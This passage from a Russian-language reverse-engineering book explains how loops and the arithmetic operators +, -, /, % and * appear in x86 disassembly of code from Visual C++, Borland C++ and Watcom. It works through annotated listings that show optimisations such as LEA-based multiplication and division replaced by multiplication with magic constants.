        ;               printf("%x\n", ESI);
        ;       }

        ; } while (--ESI > 0)
        ;

        pop     esi
        retn
main    endp
```

Остальные компиляторы сгенерируют приблизительно такой же код. Общим для всех случаев будет то, что на циклах с предусловием оператор `continue` практически неотличим от вложенного цикла, а на циклах с постусловием `continue` эквивалентен элементарному ветвлению.

Наконец, настала очередь циклов `for`, вращающих несколько счетчиков одновременно. Рассмотрим следующий пример (листинг 28.28).

Листинг 28.28. Демонстрация идентификации циклов for с несколькими счетчиками

```
main()
{
       int a; int b;
       for (a = 1, b = 10; a < 10, b > 1; a++, b --)
       printf("%x %x\n", a, b);
}
```

Результат его компиляции компилятором Microsoft Visual C++ 6.0 должен выглядеть так, как показано в листинге 28.29.

Листинг 28.29. Результат трансляции примера, демонстрирующего идентификацию циклов for с несколькими счетчиками, при помощи компилятора Microsoft Visual C++ 6.0

```
main      proc near                                   ; CODE XREF: start+AF↓p

var_b = dword ptr -8
var_a = dword ptr -4

     push     ebp
     mov      ebp, esp
     ; Открываем кадр стека.

     sub      esp, 8
     ; Резервируем память для двух локальных переменных.

     mov      [ebp+var_a], 1
     ; Присваиваем переменной var_a значение 0x1.

     mov      [ebp+var_b], 0Ah
     ; Присваиваем переменной var_b значение 0xA.

     jmp      short loc_401028
     ; Прыжок на код проверки условия выхода из цикла.
     ; Это характерная черта неоптимизированных циклов for.

loc_401016:                                          ; CODE XREF: main+43↓j
                                                     ;             ^^^^^^^^^
; Перекрестная ссылка, направленная вниз, говорит о том, что это — начало
; цикла. А чуть ранее мы уже выяснили, что тип цикла — for.

     mov      eax, [ebp+var_a]
     add      eax, 1
     mov      [ebp+var_a], eax
     ; var_a++

     mov      ecx, [ebp+var_b]
     sub      ecx, 1
     mov      [ebp+var_b], ecx
     ; var_b--

loc_401028:                                  ; CODE XREF: main+14↑j
     cmp      [ebp+var_b], 1
     jle      short loc_401045
     ; Выход из цикла, если var_b <= 0x1.
```

```
    ; Обратите внимание: выполняется проверка лишь одного (второго слева)
    ; счетчика! Выражение (a1,a2,a3,…an) компилятор считает бессмысленным
    ; и берет лишь an, молчаливо отбрасывая все остальное
    ; (из известных мне компиляторов на это ругается один Watcom).
    ; В данном случае проверяется лишь условие (b > 1), a (a < 10)
    ; игнорируется!!!

    mov     edx, [ebp+var_b]
    push    edx
    mov     eax, [ebp+var_a]
    push    eax
    push    offset aXX                                  ; "%x %x\n"
    call    _printf
    add     esp, 0Ch
    ; printf("%x %x\n", var_a, var_b)


    jmp     short loc_401016
    ; Конец цикла.
    ; Итак, данный цикл можно представить как:
    ; while(1)
    ; {
    ;       var_a++;
    ;       var_b--;
    ;       if (var_b <= 0x1) break;
    ;       printf("%x %x\n", var_a, var_b)
    ; }
    ;
    ; Но по соображениям удобочитаемости имеет смысл
    ; скомпоновать этот код в for
    ; for (var_a=1,var_b=0xA;var_b>1;var_a++,var_b--)
    ; printf("%x %x\n",var_a,var_b).
    ;

loc_401045:                             ; CODE XREF: main+2C↑j
    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn
main    endp
```

Оптимизированный вариант программы рассматривать не будем, так как это не покажет нам ничего нового. Какой бы компилятор мы ни выбрали — выражения инициализации и модификации счетчиков будут обрабатываться вполне корректно в порядке их объявления в тексте программы, а вот множественные выражения продолжения цикла не умеет правильно обрабатывать ни один компилятор!



Глава 29

Идентификация математических операторов

В данной главе мы рассмотрим идентификацию математических операторов.

Идентификация оператора +

В общем случае оператор + транслируется либо в машинную инструкцию ADD, "перемалывающую" целочисленные операнды, либо в инструкцию FADDx, обрабатывающую вещественные значения. Оптимизирующие компиляторы могут заменять ADD xxx, 1 более компактной командой INC xxx, а конструкцию c = a + b + const транслировать в машинную инструкцию LEA c, [a + b + const]. Такой трюк позволяет одним махом складывать несколько переменных, возвратив полученную сумму в любом регистре общего назначения, — не обязательно в левом слагаемом, как это требует мнемоника команды ADD. Однако LEA не может быть непосредственно декомпилирована в оператор +, поскольку она используется не только для оптимизированного сложения[1], но и по своему непосредственному назначению — вычислению эффективного смещения. Подробно этот вопрос рассматривался в *главе 24*, *"Идентификация констант и смещений"*. Рассмотрим следующий пример (листинг 29.1).

Листинг 29.1. Демонстрация оператора "+"

```
main()
{
        int a, b,c;
        c = a + b;
        printf("%x\n",c);
        c=c+1;
        printf("%x\n",c);
}
```

Результат его компиляции при помощи Microsoft Visual C++ 6.0 с настройками по умолчанию должен выглядеть так, как показано в листинге 29.2.

Листинг 29.2. Результат компиляции примера из листинга 29.1 при помощи Microsoft Visual C++ 6.0 с настройками по умолчанию

```
main    proc near                                       ; CODE XREF: start+AF↓p

var_c = dword ptr -0Ch
```

[1] Оптимизированное сложение, в общем-то, представляет собой побочный продукт деятельности команды LEA.

```
var_b = dword ptr -8
var_a = dword ptr -4

       push    ebp
       mov     ebp, esp
       ; Открываем кадр стека.

       sub     esp, 0Ch
       ; Резервируем память для локальных переменных.

       mov     eax, [ebp+var_a]
       ; Загружаем в EAX значение переменной var_a.

       add     eax, [ebp+var_b]
       ; Складываем EAX со значением переменной var_b
       ; и записываем результат в EAX.

       mov     [ebp+var_c], eax
       ; Копируем сумму var_a и var_b в переменную var_c, следовательно:
       ; var_c = var_a + var_b.

       mov     ecx, [ebp+var_c]
       push    ecx
       push    offset asc_406030                    ; "%x\n"
       call    _printf
       add     esp, 8
       ; printf("%x\n", var_c)

       mov     edx, [ebp+var_c]
       ; Загружаем в EDX значение переменной var_c.

       add     edx, 1
       ; Складываем EDX со значением 0x1, записывая результат в EDX.

       mov     [ebp+var_c], edx
       ; Обновляем var_c
       ; var_c = var_c +1

       mov     eax, [ebp+var_c]
       push    eax
       push    offset asc_406034                    ; "%x\n"
       call    _printf
       add     esp, 8
       ; printf("%\n",var_c)

       mov     esp, ebp
       pop     ebp
       ; Закрываем кадр стека.

       retn
main       endp
```

А теперь посмотрим, как будет выглядеть тот же самый пример, скомпилированный с ключом `/Ox` (максимальная оптимизация). Результат компиляции примера представлен в листинге 29.3.

Листинг 29.3. Результат компиляции примера из листинга 29.1 при помощи компилятора Microsoft Visual C++ 6.0 с максимальной оптимизацией

```
main    proc near                                       ; CODE XREF: start+AF↓p
        push    ecx
        ; Резервируем место для одной локальной переменной
        ; (компилятор посчитал, что три переменные можно ужать в одну,
        ; и это действительно так).

        mov     eax, [esp+0]
        ; Загружаем в EAX значение переменной var_a.

        mov     ecx, [esp+0]
        ; Загружаем в EAX значение переменной var_b
        ; (т.к .переменная не инициализирована, загружать можно откуда угодно).

        push    esi
        ; Сохраняем регистр ESI в стеке.

        lea     esi, [ecx+eax]
        ; Используем LEA для быстрого сложения ECX и EAX с последующей
        ; записью суммы в регистр ESI. "Быстрое сложение" следует
        ; понимать не в смысле, что команда LEA выполняется
        ; быстрее чем ADD, — количество тактов в обоих случаях одинаково, но LEA
        ; позволяет избавиться от создания временной переменной для
        ; сохранения промежуточного результата сложения, сразу направляя
        ; результат в ESI. Таким образом, эта команда декомпилируется как
        ; reg_ESI = var_a + var_b.

        push    esi
        push    offset asc_406030 "             ; "%x\n
        call    _printf
        ; printf("%x\n", reg_ESI)

        inc     esi
        ; Увеличиваем ESI на единицу.
        ; reg_ESI = reg_ESI + 1

        push    esi
        push    offset asc_406034               ; "%x\n"
        call    _printf
        add     esp, 10h
        ; printf("%x\n", reg_ESI)

        pop     esi
        pop     ecx
        retn
main    endp
```

Остальные компиляторы (Borland C++, Watcom C) генерируют приблизительно идентичный код, поэтому приводить результаты бессмысленно — никаких новых "изюминок" они в себе не несут.

Идентификация оператора –

В общем случае оператор – транслируется либо в машинную инструкцию `SUB` (если операнды — целочисленные значения), либо в инструкцию `FSUBx` (если операнды — вещественные значения). Оптимизирующие компиляторы могут заменять `SUB xxx, 1` более компактной командой `DEC xxx`, а конструкцию `SUB a, const` транслировать в `ADD a, -const`. Второй вариант ничуть не компактнее и не быстрее (обе инструкции укладываются в один такт), однако хозяин (компилятор) — барин. Продемонстрируем это на примере, приведенном в листинге 29.4.

Листинг 29.4. Демонстрация идентификации оператора "–"

```
main()
{
        int a,b,c;

        c = a – b;
        printf("%x\n",c);

        c = c – 10;
        printf("%x\n",c);
}
```

Неоптимизированный вариант будет выглядеть приблизительно так, как показано в листинге 29.5.

Листинг 29.5. Неоптимизированный вариант примера из листинга 29.4

```
main    proc near                                ; CODE XREF: start+AF↓p

var_c = dword ptr -0Ch
var_b = dword ptr -8
var_a = dword ptr -4

      push   ebp
      mov    ebp, esp
      ; Открываем кадр стека.

      sub    esp, 0Ch
      ; Резервируем память под локальные переменные.

      mov    eax, [ebp+var_a]
      ; Загружаем в EAX значение переменной var_a.

      sub    eax, [ebp+var_b]
      ; Вычитаем из var_a значением переменной var_b,
      ; записывая результат в EAX.

      mov    [ebp+var_c], eax
      ; Записываем в var_c разность var_a и var_b.
      ; var_c = var_a – var_b

      mov    ecx, [ebp+var_c]
      push   ecx
      push   offset asc_406030              ; "%x\n"
      call   _printf
      add    esp, 8
```

```
        ; printf("%x\n", var_c)

        mov     edx, [ebp+var_c]
        ; Загружаем в EDX значение переменной var_c.

        sub     edx, 0Ah
        ; Вычитаем из var_c значение 0xA, записывая результат в EDX.

        mov     [ebp+var_c], edx
        ; Обновляем var_c.
        ; var_c = var_c — 0xA

        mov     eax, [ebp+var_c]
        push    eax
        push    offset asc_406034               ; "%x\n"
        call    _printf
        add     esp, 8
        ; printf("%x\n",var_c)

        mov     esp, ebp
        pop     ebp
        ; Закрываем кадр стека.
        retn
main    endp
```

А теперь рассмотрим оптимизированный вариант того же примера (листинг 29.6).

Листинг 29.6. Пример из листинга 29.4, откомпилированный при помощи Microsoft Visual C++ с максимальной оптимизацией

```
main    proc near                                       ; CODE XREF: start+AF↓p
        push    ecx
        ; Резервируем место для локальной переменной var_a.

        mov     eax, [esp+var_a]
        ; Загружаем в EAX значение локальной переменной var_a.

        push    esi
        ; Резервируем место для локальной переменной var_b.

        mov     esi, [esp+var_b]
        ; Загружаем в ESI значение переменной var_b.

        sub     esi, eax
        ; Вычитаем из var_a значение var_b, записывая результат в ESI.

        push    esi
        push    offset asc_406030                       ; "%x\n"
        call    _printf
        ; printf("%x\n", var_a — var_b)

        add     esi, 0FFFFFFF6h
        ; Добавляем к ESI (разности var_a и var_b) значение  0xFFFFFFF6.
        ; Поскольку 0xFFFFFFF6 == -0xA, данная строка кода выглядит так:
        ; ESI = (var_a — var_b) + (- 0xA) = (var_a — var_b) — 0xA.

        push    esi
```

```
        push    offset asc_406034                       ; "%x\n"
        call    _printf
        add     esp, 10h
        ; printf("%x\n", var_a — var_b — 0xA)

        pop     esi
        pop     ecx
        ; Закрываем кадр стека.

        retn
main    endp
```

Остальные компиляторы (Borland, Watcom) генерируют практически идентичный код, поэтому здесь не рассматриваются.

Идентификация оператора /

В общем случае оператор / транслируется либо в машинную инструкцию DIV (беззнаковое целочисленное деление), либо в IDIV (целочисленное деление со знаком), либо в FDIVx (вещественное деление). Если делитель кратен степени двойки, то DIV заменяется на более быструю инструкцию битового сдвига вправо SHR a, N, где a — делимое, а N — показатель степени с основанием два.

Несколько сложнее происходит быстрое деление знаковых чисел. Совершенно недостаточно выполнить арифметический сдвиг вправо (команда арифметического сдвига вправо SAR заполняет старшие биты с учетом знака числа), ведь если модуль делимого меньше модуля делителя, то арифметический сдвиг вправо сбросит все значащие биты в "битовую корзину", в результате чего получится 0xFFFFFFFF, т. е. −1, в то время как правильный ответ — нуль. Вообще же, деление знаковых чисел арифметическим сдвигом вправо дает округление в *большую* сторону, что совсем не входит в наши планы. Для округления знаковых чисел в меньшую сторону необходимо перед выполнением сдвига добавить к делимому число $2^N - 1$, где N — количество битов, на которые сдвигается число при делении. Легко видеть, что это приводит к увеличению всех сдвигаемых битов на единицу и переносу в старший разряд, если хотя бы один из них не равен нулю.

Следует отметить, что деление — очень медленная операция, гораздо более медленная, чем умножение (выполнение DIV может занять свыше 40 тактов, в то время как MUL обычно укладываться в 4), поэтому продвинутые оптимизирующие компиляторы заменяют деление умножением. Существует множество формул подобных преобразований, вот, например, наиболее популярная из них:

$\frac{a}{b} = \frac{2^N}{b} * \frac{a}{2^N}$, где N — разрядность числа. Выходит, грань между умножением и делением очень тонка, а их идентификация довольно сложна. Рассмотрим пример, приведенный в листинге 29.7.

Листинг 29.7. Пример, демонстрирующий идентификацию оператора деления

```
main()
{
        int a;
        printf("%x %x\n",a / 32, a / 10);
}
```

Результат его компиляции компилятором Microsoft Visual C++ с настройками по умолчанию должен выглядеть так, как показано в листинге 29.8.

Листинг 29.8. Результат компиляции примера, демонстрирующего идентификацию оператора деления с помощью Microsoft Visual C++ с настройками по умолчанию

```
main    proc near                       ; CODE XREF: start+AF↓p

var_a = dword ptr -4

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    ecx
    ; Резервируем память для локальной переменной.

    mov     eax, [ebp+var_a]
    ; Копируем в EAX значение переменной var_a.

    cdq
    ; Расширяем EAX до четверного слова EDX:EAX.

    mov     ecx, 0Ah
    ; Заносим в ECX значение 0xA.

    idiv    ecx
    ; Делим (учитывая знак) EDX:EAX на 0xA, занося частное в EAX.
    ; EAX = var_a / 0xA

    push    eax
    ; Передаем результат вычислений функции printf.

    mov     eax, [ebp+var_a]
    ; Загружаем в EAX значение var_a.

    cdq
    ; Расширяем EAX до четверного слова EDX:EAX.

    and     edx, 1Fh
    ; Выделяем пять младших бит EDX.

    add     eax, edx
    ; Складываем знак числа для выполнения округления отрицательных значений
    ; в меньшую сторону.

    sar     eax, 5
    ; Арифметический сдвиг вправо на 5 позиций
    ; эквивалентен делению числа на 2^5 = 32.
    ; Таким образом, последние четыре инструкции расшифровываются как:
    ; EAX = var_a / 32.
    ; Обратите внимание: даже при выключенном режиме оптимизации компилятор
    ; оптимизировал деление.

    push    eax
    push    offset aXX                                  ; "%x %x\n"
    call    _printf
    add     esp, 0Ch
    ; printf("%x %x\n", var_a / 0xA, var_a / 32)
```

```
    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn
main        endp
```

А теперь засучив рукава рассмотрим оптимизированный вариант того же примера (листинг 29.9).

Листинг 29.9. Оптимизированный вариант примера, демонстрирующего идентификацию оператора деления

```
main  proc near                                   ; CODE XREF: start+AF↓p
      push   ecx
      ; Резервируем память для локальной переменной var_a.

      mov    ecx, [esp+var_a]
      ; Загружаем в ECX значение переменной var_a.

      mov    eax, 66666667h
      ; Так, что это за зверское число?!
      ; В исходном коде ничего подобного и близко не было!

      imul   ecx
      ; Умножаем это зверское число на переменную var_a.
      ; Обратите внимание: именно умножаем, а не делим.
      ; Однако притворимся на время, что у нас нет исходного кода примера,
      ; потому ничего странного в операции умножения мы не видим.

      sar    edx, 2
      ; Выполняем арифметический сдвиг всех битов EDX на две позиции вправо,
      ; что в первом приближении эквивалентно его делению на 4
      ; Однако ведь в EDX находятся старшее двойное слово результата
      ; умножения! Поэтому три предыдущих команды фактически
      ; расшифровываются так:
      ; EDX = (66666667h * var_a) >> (32 + 2) = (66666667h * var_a) / 0x400000000
      ;
      ; Приглядитесь к этой строчке внимательно:
      ; (66666667h * var_a) / 0x400000000 = var_a * 66666667h / 0x400000000=
      ; = var_a * 0,10000000003492459654808044433594
      ; Заменяя по всем правилам математики умножение на деление и
      ; одновременно выполняя округление до меньшего целого получаем:
      ; var_a * 0,1000000000 = var_a * (1/0,1000000000) = var_a/10
      ;
      ; Согласитесь, от такого преобразования код стал намного понятнее!
      ; Как можно распознать такую ситуацию в чужой программе, исходный
      ; текст которой неизвестен? Да очень просто — если встречается
      ; умножение, а следом за ним сдвиг вправо, обозначающий деление, то
      ; каждый нормальный математик сочтет своим долгом такую конструкцию
      ; сократить, по только что описанной методике!

      mov    eax, edx
      ; Копируем полученное частное в EAX.

      shr    eax, 1Fh
      ; Сдвигаем на 31 позицию вправо.
```

```
        add   edx, eax
        ; Складываем: EDX = EDX + (EDX >> 31).
        ; Что бы это значило? Нетрудно понять, что после сдвига EDX на 31 бит
        ; вправо в нем останется лишь знаковый бит числа.
        ; Тогда — если число отрицательно, мы добавляем к результату деления
        ; один, округляя его в меньшую сторону. Таким образом, весь этот
        ; хитрый код обозначает ни что иное как тривиальную операцию
        ; знакового деления: EDX = var_a / 10.
        ; Не слишком ли много кода для одного лишь деления? Конечно, программа
        ; здорово "распухает", зато весь этот код выполняется всего лишь за 9
        ; тактов, в то время как в неоптимизированном варианте аж за 28!

        ; /* Измерения проводились на процессоре CELERON с ядром P6, на других
        ; процессорах количество тактов может отличаться */
        ; Т.е. оптимизация дала более чем трехкратный выигрыш,
        ; браво Microsoft!
        mov   eax, ecx
        ; Вспомним: что находится в ECX?
        ; Прокручиваем экран дизассемблера вверх. Ага, в ECX
        ; последний раз разгружалось значение переменной var_a.

        push  edx
        ; Передаем функции printf результат деления var_a на 10.

        cdq
        ; Расширяем EAX (var_a) до четверного слова EDX:EAX.

        and   edx, 1Fh
        ; Выбираем младшие 5 бит регистра EDX, содержащие знак var_a.

        add   eax, edx
        ; Округляем до меньшего.

        sar   eax, 5
        ; Арифметический сдвиг на 5 эквивалентен делению var_a на 32.

        push  eax
        push  offset aXX                                    ; "%x %x\n"
        call  _printf
        add   esp, 10h
        ; printf("%x %x\n", var_a / 10, var_a / 32)

        retn
main    endp
```

Ну, а другие компиляторы, насколько они продвинуты в плане оптимизации? Увы, ни Borland, ни Watcom не умеют заменять деление более быстрым умножением для чисел, отличных от степени двойки. В подтверждение тому рассмотрим результат компиляции того же примера компилятором Borland C++ (листинг 29.10).

Листинг 29.10. Результат компиляции примера, демонстрирующего идентификацию деления, откомпилированный с помощью Borland C++

```
_main   proc near                       ; DATA XREF: DATA:00407044↓o

    push    ebp
    mov     ebp, esp
```

```
    ; Открываем кадр стека.

    push    ebx
    ; Сохраняем EBX.

    mov     eax, ecx
    ; Копируем в EAX содержимое неинициализированной
    ; регистровой переменной ECX.

    mov     ebx, 0Ah
    ; Заносим в EBX значение 0xA.

    cdq
    ; Расширяем EAX до четверного слова EDX:EAX.

    idiv    ebx
    ; Делим ECX на 0xA (долго делим — тактов 20, а то и больше).

    push    eax
    ; Передаем полученное значение функции printf.

    test    ecx, ecx
    jns     short loc_401092
    ; Если делимое не отрицательно, то переход на loc_401092.

    add     ecx, 1Fh
    ; Если делимое положительно, то добавляем к нему 0x1F для округления

loc_401092:                             ; CODE XREF: _main+11↑j
    sar     ecx, 5
    ; Сдвигом на пять позиций вправо делим число на 32.

    push    ecx
    push    offset aXX                                  ; "%x %x\n"
    call    _printf
    add     esp, 0Ch
    ; printf("%x %x\n", var_a / 10, var_a / 32)

    xor     eax, eax
    ; Возвращаем нуль.

    pop     ebx
    pop     ebp
    ; Закрываем кадр стека.

    retn
_main         endp
```

Идентификация оператора %

Специальной инструкции для вычисления остатка в наборе команд микропроцессоров серии 80x86 нет, — вместо этого остаток вместе с частным возвращается инструкциями деления `DIV`, `IDIV` и `FDIVx`[2].

[2] См. предыдущий *разд. "Идентификация оператора /"*.

Если делитель представляет собой степень двойки (2^N = b), а делимое — беззнаковое число, то остаток будет равен N младшим битам делимого числа. Если же делимое — знаковое, для сохранения знака числа необходимо установить все биты, кроме первых N, равными знаковому биту. Причем если N первых битов равны нулю, все биты результата должны быть сброшены, независимо от значения знакового бита.

Таким образом, если делимое — беззнаковое число, то выражение a % 2^N транслируется в конструкцию: AND a, N, в противном случае трансляция становится неоднозначной — компилятор может вставлять явную проверку на равенство нулю с ветвлением, а может использовать хитрые математические алгоритмы, самый популярный из которых выглядит так: DEC x\ OR x, -N\ INC x. Весь фокус в том, что если первые N бит числа x равны нулю, то все биты результата, кроме старшего, знакового бита, будут гарантированно равны единице, а инструкция OR x, -N принудительно установит в единицу и старший бит, т. е. получится значение, равное, -1. А INC -1 даст нуль! Напротив, если хотя бы один из N младших битов равен единице, то заимствования из старших битов не происходит, и инструкция INC x возвращает числу x первоначальное значение.

Продвинутые оптимизирующие компиляторы могут путем сложных преобразований заменять деление на ряд других, более быстрых операций. К сожалению, алгоритмов для быстрого вычисления остатка для всех делителей не существует, и делитель должен быть кратен $k \times 2^t$, где k и t — некоторые целые числа. Тогда остаток можно вычислить по следующей формуле:

$$a \ \% \ b = a \ \% \ k*2^t = a - ((\frac{2^N}{k} * \frac{a}{2^N}) \ \& \ -2^t)*k$$

Да, эта формула очень сложна, и идентификация оптимизированного оператора % может быть весьма и весьма непростой, особенно учитывая тенденцию к изменению порядка команд, характерную для оптимизирующих компиляторов.

Рассмотрим пример, приведенный в листинге 29.11.

Листинг 29.11. Идентификация оператора %

```
main()
{
       int a;
       printf("%x %x\n",a % 16, a % 10);
}
```

Результат его компиляции этого примера компилятором Microsoft Visual C++ с настройками по умолчанию должен выглядеть так, как показано в листинге 29.12.

Листинг 29.12. Результат компиляции примера, демонстрирующего идентификацию оператора % при помощи компилятора Microsoft Visual C++ с настройками по умолчанию

```
main    proc near                       ; CODE XREF: start+AF↓p

var_4 = dword ptr -4
     push    ebp
     mov     ebp, esp
     ; Открываем кадр стека.

     push    ecx
     ; Резервируем память для локальной переменной.

     mov     eax, [ebp+var_a]
     ; Заносим в EAX значение переменной var_a.
```

```
      cdq
      ; Расширяем EAX до четвертного слова EDX:EAX.

      mov     ecx, 0Ah
      ; Заносим в ECX значение 0xA.

      idiv    ecx
      ; Делим EDX:EAX (var_a) на ECX (0xA).


      push    edx
      ; Передаем остаток от деления var_a на 0xA функции printf.

      mov     edx, [ebp+var_a]
      ; Заносим в EDX значение переменной var_a.

      and     edx, 8000000Fh
      ; "Вырезаем" знаковый бит и четыре младших бита числа.
      ; В четырех младших битах содержится остаток от деления EDX на 16.

      jns     short loc_401020
      ; Если число не отрицательно, то прыгаем на loc_401020.

      dec     edx
      or      edx, 0FFFFFFF0h
      inc     edx
      ; Последовательность сия, как говорилось ранее, характерна для быстрого
      ; расчета отставка знакового числа.
      ; Следовательно, последние шесть инструкций расшифровываются как:
      ; EDX = var_a % 16.

loc_401020:                             ; CODE XREF: main+19↑j
      push    edx
      push    offset aXX                                    ; "%x %x\n"
      call    _printf
      add     esp, 0Ch
      ; printf("%x %x\n",var_a % 0xA, var_a % 16)

      mov     esp, ebp
      pop     ebp
      ; Закрываем кадр стека.
      retn
main      endp
```

Любопытно, что оптимизация не влияет на алгоритм вычисления остатка. Увы, ни Microsoft Visual C++, ни остальные компиляторы не умеют вычислять остаток умножением.

Идентификация оператора *

В общем случае оператор `*` транслируется либо в машинную инструкцию `MUL` (беззнаковое целочисленное умножение), либо в `IMUL` (целочисленное умножение со знаком), либо в `FMULx` (вещественное умножение). Если один из сомножителей кратен степени двойки, то `MUL` (`IMUL`) обычно заменяется командой битового сдвига влево `SHL` или инструкцией `LEA`, способной умножать содержимое регистров на 2, 4 и 8. Обе последних команды выполняются за один такт, в то время как `MUL` требует, в зависимости от модели процессора, от двух до девяти тактов. К тому же `LEA` за тот же такт успевает сложить результат умножения с содержимым регистра общего назначения

и/или константой в придачу. Это позволяет умножать на 3, 5 и 9, просто добавляя к умножаемому регистру его значение. Ну, разве это не сказка? Правда, у LEA есть один недочет — она может вызывать блокировку генерирования адреса (Address Generation Interlock, AGI)[3], в конечном счете сводящую весь выигрыш в быстродействии на нет.

Рассмотрим пример, приведенный в листинге 29.13.

Листинг 29.13. Идентификация оператора "*"

```
main()
{
        int a;
        printf("%x %x %x\n",a * 16, a * 4 + 5, a * 13);
}
```

Результат компиляции этого примера при помощи Microsoft Visual C++ с настройками по умолчанию должен выглядеть так, как показано в листинге 29.14.

Листинг 29.14. Результат компиляции примера, демонстрирующего идентификацию оператора умножения, при помощи Microsoft Visual C++ с настройками по умолчанию

```
main    proc near                       ; CODE XREF: start+AF↓p

var_a = dword ptr -4

        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека

        push    ecx
        ; Резервируем место для локальной переменной var_a.

        mov     eax, [ebp+var_a]
        ; Загружаем в EAX значение переменной var_a.

        imul    eax, 0Dh
        ; Умножаем var_a на 0xD, записывая результат в EAX.

        push    eax
        ; Передаем функции printf произведение var_a * 0xD.

        mov     ecx, [ebp+var_a]
        ; Загружаем в ECX значение var_a.

        lea     edx, ds:5[ecx*4]
        ; Умножаем ECX на 4 и добавляем к полученному результату 5, записывая
        ; его в EDX. И все это выполняется за один такт!

        push    edx
        ; Передаем функции printf результат var_a * 4 + 5.
```

[3] Как правило, для вычисления адреса, требуемого инструкцией, работающей с памятью, необходим один такт. Но в случае, если адрес зависит от результата инструкции, выполнявшейся на предыдущем такте, требуется ждать еще один такт. Это и есть блокировка генерирования адреса. Более подробную информацию по данному вопросу можно найти по адресу: **http://www.agner.org/optimize/**.

```
        mov     eax, [ebp+var_a]
        ; Загружаем в EAX значение переменной var_a.

        shl     eax, 4
        ; Умножаем var_a на 16.

        push    eax
        ; Передаем функции printf произведение var_a * 16.

        push    offset aXXX                                ; "%x %x %x\n"
        call    _printf
        add     esp, 10h
        ; printf("%x %x %x\n", var_a * 16, var_a * 4 + 5, var_a * 0xD)

        mov     esp, ebp
        pop     ebp
        ; Закрываем кадр стека.
        retn
main    endp
```

За вычетом вызова функции `printf` и загрузки переменной `var_a` из памяти на все про все требуется лишь *три* такта процессора. А что будет, если скомпилировать этот пример в режиме максимальной оптимизации (с ключом `/Ox`)? Результат компиляции приведен в листинге 29.15.

Листинг 29.15. Результат компиляции примера, демонстрирующего идентификацию оператора умножения, при помощи Microsoft Visual C++ в режиме максимальной оптимизации

```
main  proc near                         ; CODE XREF: start+AF↓p
      push    ecx
      ; Выделяем память для локальной переменной var_a.

      mov     eax, [esp+var_a]
      ; Загружаем в EAX значение переменной var_a.

      lea     ecx, [eax+eax*2]
      ; ECX = var_a * 2 + var_a = var_a * 3

      lea     edx, [eax+ecx*4]
      ; EDX = (var_a * 3)* 4 + var_a = var_a * 13!
      ; Вот так компилятор ухитрился умножить var_a на 13,
      ; причем всего за один (!) такт. Да, обе инструкции LEA прекрасно
      ; спариваются на Pentium MMX и Pentium Pro!

      lea     ecx, ds:5[eax*4]
      ; ECX = EAX*4 + 5

      push    edx
      push    ecx
      ; Передаем функции printf var_a * 13 и var_a * 4 +5.

      shl     eax, 4
      ; Умножаем var_a на 16.

      push    eax
      push    offset aXXX                                ; "%x %x %x\n"
      call    _printf
```

```
        add     esp, 14h
        ; printf("%x %x %x\n", var_a * 16, var_a * 4 + 5, var_a * 13)

        retn
main    endp
```

Этот код, правда, все же не быстрее неоптимизированного (см. листинг 29.14) и укладывается в те же три такта, но в других случаях выигрыш может оказаться вполне ощутимым.

Другие компиляторы также используют `LEA` для быстрого умножения чисел. Вот, к примеру, Borland поступает так, как показано в листинге 29.16.

Листинг 29.16. Результат компиляции примера, демонстрирующего идентификацию оператора умножения, при помощи Borland C++

```
_main   proc near                       ; DATA XREF: DATA:00407044↓o
        lea     edx, [eax+eax*2]
        ; EDX = var_a*3

        mov     ecx, eax
        ; Загружаем в ECX неинициализированную регистровую переменную var_a.

        shl     ecx, 2
        ; ECX = var_a * 4

        push    ebp
        ; Сохраняем EBP

        add     ecx, 5
        ; Добавляем к var_a * 4 значение 5.
        ; Borland не использует LEA для сложения. А жаль…

        lea     edx, [eax+edx*4]
        ; EDX = var_a + (var_a *3) *4 = var_a * 13
        ; А вот в этом Borland и MS единодушны :-)

        mov     ebp, esp
        ; Открываем кадр стека
        ; Да, да… вот так посреди функции и открываем…
        ; Выше, кстати, "потерянная" команда push EBP.

        push    edx
        ; Передаем printf произведение var_a * 13.

        shl     eax, 4
        ; Умножаем ((var_a *4) + 5) на 16
        ; Что такое?! Да, это глюк компилятора, посчитавшего: раз переменная
        ; var_a не инициализирована, то ее можно и не загружать…

        push    ecx
        push    eax
        push    offset aXXX                             ; "%x %x %x\n"
        call    printf
        add     esp, 10h
        xor     eax, eax
        pop     ebp
        retn
_main   endp
```

Хотя "визуально" Borland генерирует более "тупой" код, его выполнение укладывается в те же три такта процессора. Другое дело Watcom, показывающий удручающе отсталый результат на фоне двух предыдущих компиляторов (листинг 29.17).

Листинг 29.17. Результат компиляции примера, демонстрирующего идентификацию оператора умножения, при помощи компилятора Watcom C

```
main    proc near
        push        ebx
        ; Сохраняем EBX в стеке.

        mov         eax, ebx
        ; Загружаем в EAX значение неинициализированной регистровой
        ; переменной var_a.

        shl         eax, 2
        ; EAX = var_a * 4

        sub         eax, ebx
        ; EAX = var_a * 4 — var_a = var_a * 3
        ; Вот каков WATCOM! Сначала умножает "с запасом", а потом лишнее
        ; отнимает!

        shl         eax, 2
        ; EAX = var_a * 3 * 4 = var_a *
        12

        add         eax, ebx
        ; EAX = var_a * 12 + var_a = var_a * 13
        ; Вот так, да? Четыре инструкции, в то время как "ненавистный" многим
        ; Microsoft Visual C++ вполне обходится и двумя!

        push        eax
        ; Передаем printf значение var_a * 13.

        mov         eax, ebx
        ; Загружаем в EAX значение неинициализированной регистровой
        ; переменной var_a.

        shl         eax, 2
        ; EAX = var_a * 4

        add         eax, 5
        ; EAX = var_a * 4 + 5
        ; Ага! Пользоваться LEA WATCOM то же не умеет!

        push        eax
        ; Передаем printf значение var_a * 4 + 5.

        shl         ebx, 4
        ; EBX = var_a * 16

        push        ebx
        ; Передаем printf значение var_a * 16.

        push        offset aXXX                             ; "%x %x %x\n"
        call        printf_
```

```
        add         esp, 10h
        ; printf("%x %x %x\n",var_a * 16, var_a * 4 + 5, var_a*13)

        pop         ebx

        retn
main_   endp
```

В результате, код, сгенерированный компилятором Watcom, требует шести тактов, т. е. вдвое больше, чем у конкурентов.

Комплексные операторы

Язык C\C++ выгодно отличается от большинства своих конкурентов поддержкой комплексных операторов: `x=` (где `x` — любой элементарный оператор), `++` и `--`.

Комплексные операторы семейства `a x= b` транслируются `a = a x b`, и они идентифицируются так же, как и элементарные операторы.

